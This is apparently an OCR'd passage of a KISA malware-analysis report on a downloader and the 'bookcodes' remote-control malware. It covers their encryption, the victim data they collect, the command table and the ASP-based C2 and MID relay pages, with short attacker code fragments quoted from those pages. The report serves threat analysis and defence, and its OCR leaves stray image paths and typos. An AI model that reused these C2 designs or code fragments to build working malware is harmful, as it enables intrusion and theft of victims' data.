When an attacker executes a downloader malware, the attacker executes it by giving the encrypted download address and the path to save the downloaded file as a parameter. Although KISA did not obtain the malware that ultimately was downloaded, it is assumed that it is the same remote-controlled malware dropped by the the dropper malware. An attacker can select or mix one of the droppers or downloads to maintain persistence.


[Figure 4-9] Downloader malware execution option



1 Data encryption and decryption approach

Decrypting an encrypted string given as a 2nd parameter extracts the primary and secondary download sites to be accessed by malware. The attacker then collects information from the infected device and proceeds with encryption in the same way. Encryption keys are generated randomly each time, and S-box borrowed some tables from existing DES encryption algorithms. It is estimated that certain algorithms are used through customizing, and overall there is a general symmetric-key algorithm structure.


[Figure 4-10] Downloader malware encryption approach



2 Sending device information and downloading additional malware

Downloader malware first connects to the primary download site and sends information about the infected device along with the address of the secondary download site. Both the first and second download sites consist of specific ASP pages. The primary download site connects to the secondary download site received from the malware and transmits information about the infected device. In the secondary download site, the malware checks the target based on the information of the infected device and sends malware encrypted by the ID and computer name of the infected device. If it succeeds in downloading final malware normally, the malware executes by giving a string called CloseEnv as a parame ter.

[Figure 4-11] Additional malware download process




Each time data is sent to the primary download site, it is delivered in json format, and the structure is as follows. Encoded secondary download address, randomly generated key, and encrypted data are always sent.

[Figure 4-12] Structure of sending downloader malware data

```
{
        "[random value]" : "[ Incoded Sencondary Download Site ]"
        "[decrypt key]" : "[ Encrypted Data ]"
}
```

The encoding methods used by malware to transmit secondary download sites are as follows. Using a specific table, the malware is exchanged with letters in a random location, and added together to produce a string.

[Figure 4-13] Example of secondary download site encoding method



Information on infected devices collected and leaked by malware is as follows. It collects more information than general malware, such as available memory, product type, etc. The unique ID values given at each stage of malicious behavior are added first, and the hash values calculated as XOR are added last and then sent.

[Table 4-8] List of infected device information collected by downloader

| Type | Data | | | | |
|---|---|---|---|---|---|
| ID | ID by malicious activity stage | | | Infected device 16byte random ID | |
| System information | Computer name | | Processor name | | Number of processors |
| | System manufacturer | | | System product name | |
| OS information | Major version | Minor version | Build version | Product type | Is64bit |
| Memory information | Size of currently installed memory | | | Size of total memory including available memory | |
| Other information | Name of installed anti-virus software | | | Normal ntoskrnl.exe file version | |
| hash | Data XOR hash | | | | |

Malware uses specific hexadecimal values to distinguish between the malicious activity stage and execution mode. One of the characteristics of malware is that it supports two modes to connect; first it connects through WinHTTP, and in the event of failure it connects through WinInet.

[Table 4-9] List of specific hexadecimal values the downloader uses

| Value | Use | Meaning |
|---|---|---|
| 0xF07D6B34 | Send infected device information | Sends infected device information, encryption key, secondary download site |
| 0xEF8C0D51 | Request malware | Sends infected device ID, encryption key, secondary download site |
| 0xCB790A25 | Confirm malware reception | |
| 0xD7B20A96 | Confirm malware execution | |
| 0x59863F09 | WinHTTP API mode | Faster speed than WinInet, simultaneous access function without performance limitation, doesn't support compression |
| 0xA9348B57 | WinInet API mode | Includes more functions and supports compression as a higher-level API than WinHTTP |

3 Download site

Both the first and second download sites work as ASP pages. Although the first download page was successfully secured, the second download page was already deleted at the time of analysis and was not available. The first download page has two modes: the mode used by malware is translate. Redirect mode has a simple function of redirecting to the URL received as a query.

[Table 4-10] Modes used by primary download page

| Mode | Function | Method | Requester |
|---|---|---|---|
| translate | Leak data and download malware | POST | Malware |
| redirect | Page redirect | GET | N/A |

Translate mode decodes the value received from the malware, obtains the secondary download site address, and attempts to access it. It sends information about the infected device to the secondary download site and returns malware to downloader malware. On this page, the same table that the downloader malware has is used for decoding.

[Figure 4-14] Primary download site code (partial)

```
FUnCtIon GetInfo(ByVaL Data):
    Const Pattern="0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ/:.":
    Const Symbol="xmSub7GMQYhfi0kp.coDOnE8W2vV/H6NZle3LKUqsyzaCIjwAg9F4PtJdrTRBX1:5":
```

# 3. Final remote control

We named the final remote control malware used to control the infected system as “bookcodes”. This is a string that is mainly used to check the status as the malware communicates with the C2 server.

## A. Remote-controlled malware "bookcodes"

### 1 Types to manage C2 list

Although the way C2 information is held varies depending on how it is executed, the malware has the same update function.

[Figure 4-11] C2 update methods by remote-controlled malware

| Stage | Parent | Initial C2 reference | Subsequent C2 update method |
|---|---|---|---|
| Initial infection | Malicious HWP document | Save hardcoded C2 to memory | Update in memory |
| Maintain persistence | Dropper | Read perf91nc.inf and save to memory | |

### 2 Save Log

Unlike remote-controlled malware installed by droppers, when installed for the first time by HWP documents, logs for each stage of malicious behavior are stored in a specific file to determine whether it has been executed properly.


[Figure 4-12] Path and content of log files generated by remote-controlled malware

| Stage | Description |
|---|---|
| Log file path | C:₩Windows₩Temp₩server_dll.log |
| Malware start log | Start... |
| System information collection log | After GetOwnInfo... |

### 3 String Encoding

Some strings used in malware are all XOR encoded. The source value and offset value and 0x33 are XORed to extract the source string while repeating the entire length of the string.

[Figure 4-15] Bookcodes malware string encoding method




4 Data encryption

RC4 encryption and base64 encoding is applied to data used in all communications, such as the system information list collected by malware or the results of commands, and commands received from C2 servers.

[Figure 4-16] Examples of bookcodes malware data encryption methods

5 Collect and send information on infected devices


Upon initial execution, malware collects information on the infected system and sends it to the C2 server as follows. The attacker receives the information and identifies the infected system environment. The value 0x20001 is estimated to be to a value to distinguish between versions of malware.

[Table 4-13] Informatio on infected devices collected by remote-controlled malware

| Type | Data | | | | | |
|---|---|---|---|---|---|---|
| Length | Total data length | | | | | |
| Identifier | Infected device 8byte random ID | | | | | |
| Timer Setting | Check timer setting and execution | | | | | |
| System Information | Local IP | Computer name | User Name | Country | Processor name | Text set |
| OS Informaiton | OS type | | OS version | | Service pack version | |
| Memory Information | Size of currently installed memory | | | | | |
| Malware version | 0x20001 | | | | | |

The data structure for sending information on infected devices is as follows.


[Figure 4-17] Data structure for sending information on infected devices



6 Receive commands and send results

The following is the command structure that an attacker sends to gather additional information through malware and to inflict additional malware infection.

[Figure 4-18] Data structure when sending commands



### 7 Remote Control Full Commands

The remote control behavior by the entire command used by the malware is as follows.

[Table 4-14] Remote-controlled malware full commands

| Command | Description | Command | Description |
|---|---|---|---|
| 0x97853646 | Collect information on connected drive | 0x97863654 | Terminate behavior |
| 0x97853647 | Directory listing | 0x97853655 | Collect information on process being run |
| 0x97853648 | Copy File then upload | 0x97853656 | Send system information |
| 0x97853649 | Delete file | 0x97853657 | Send current status (C2 information, service name, etc) |
| 0x9785364A | Secure delete | 0x97853658 | C2 address update |
| 0x9785364B | Download file | 0x97853659 | Confirm current malware status |
| 0x9785364D | Upload file | 0x9785365B | Create process with user privilege |
| 0x9785364E | Temporary file compression and upload | 0x9785365C | Command fail |
| 0x9785364F | Create process | 0x9785365D | Command success |
| 0x97853651 | Change file timestamp | 0x97853660 | Confirm local system time |
| 0x97853652 | Attempt communication with address received from server | 0x97853661 | Confirm working directory |
| 0x97853653 | Execute received command | 0x97853662 | Change working directory |

## B. C2 Server

The C2 server of the bookcodes remote-controlled malware also operates as an ASP page. The page attempts to communicate with POST, where transmission data does not remain in the web log, and is located between malware and attackers, acting as a proxy.

1 C2 Page Function List

C2 page functions are largely divided into data transfer and log save. The biggest role is to receive or transmit data to attackers, and other functions include saving the ID values of infected devices. In addition, there is the MID that manages these C2 pages, and when a victim accesses the C2 page, the IP of the infected device and the C2 page address is sent to the MID.

[Table 4-15] Modes used by the C2 page

| Mode | Function | Requester by mode |
|---|---|---|
| Information | File update with MID address saved | Attacker |
| Savec | Send commands to C2 server by each infected device | |
| Read | Receive command results by each infected device from C2 server | |
| Restore | Collect infected device ID log file | |
| Communication | Save infected device ID and transfer to MID | Malware |
| Load | Receive command from C2 server | |
| Saves | Send infection information and command results to C2 server | |

The function of the MID page below allows an attacker to collect all the information on C2 pages and identify which infected devices are connected on which C2 pages. An attacker periodically gathers information on MID pages. An attacker can enable logging by sending 1 to the tableno parameter on initial use of the freeboard function, and only the device that is connected for 60 seconds following the attacker's request is saved. In other words, the attacker collects and confirms the IP of the infected device and C2 information only when the attacker wants wishes to, and issues commands through C2.

[Table 4-16] Modes used by MID page

| Mode | Function | Requester |
|---|---|---|
| qnaboard | Send and save accessed C2 page and infected device information | C2 page |
| freeboard | Enable function or request data stored through qnaboard | Attacker |

[Figure 4-19] MID page partial code (infected device ID, infected device IP, C2 page address save)

```
Config = objTextStream.ReadAll
ConfigArray = Split(Config, ":")
ServerURL = "http://" & ConfigArray(0) & ":" & ConfigArray(1)
SelfURL = "http://" & Request.ServerVariables("SERVER_NAME") & Request.ServerVariables("URL")
ClientIP = getIpAddress()
ServerInfo = base64_encode(ID) & "[](<" & base64_encode(ClientIP) & "][)<" & base64_encode(SelfURL)
```

2 Response value when connecting to C2 server

The "bookcodes" malware communicates with C2 page and checks the connection status through the following values.


[Table 4-17] Meaning by each bookcodes

| Mode | C2 Page | MID |
|---|---|---|
| bookcodes:200 | 200 Success | 200 Success |
| bookcodes:300 | Failed to read and set file | - |
| bookcodes:400 | MID page 404 Not Found | Exceed request time |
| bookcodes:500 | Failed to access MID page | - |
| bookcodes:600 | - | Failed to read log file |

## C. Remote control framework

The entire communication structure of remote control consists of remote-controlled malware, C2 page, MID page, and the attacker. The overall flow is as follows.

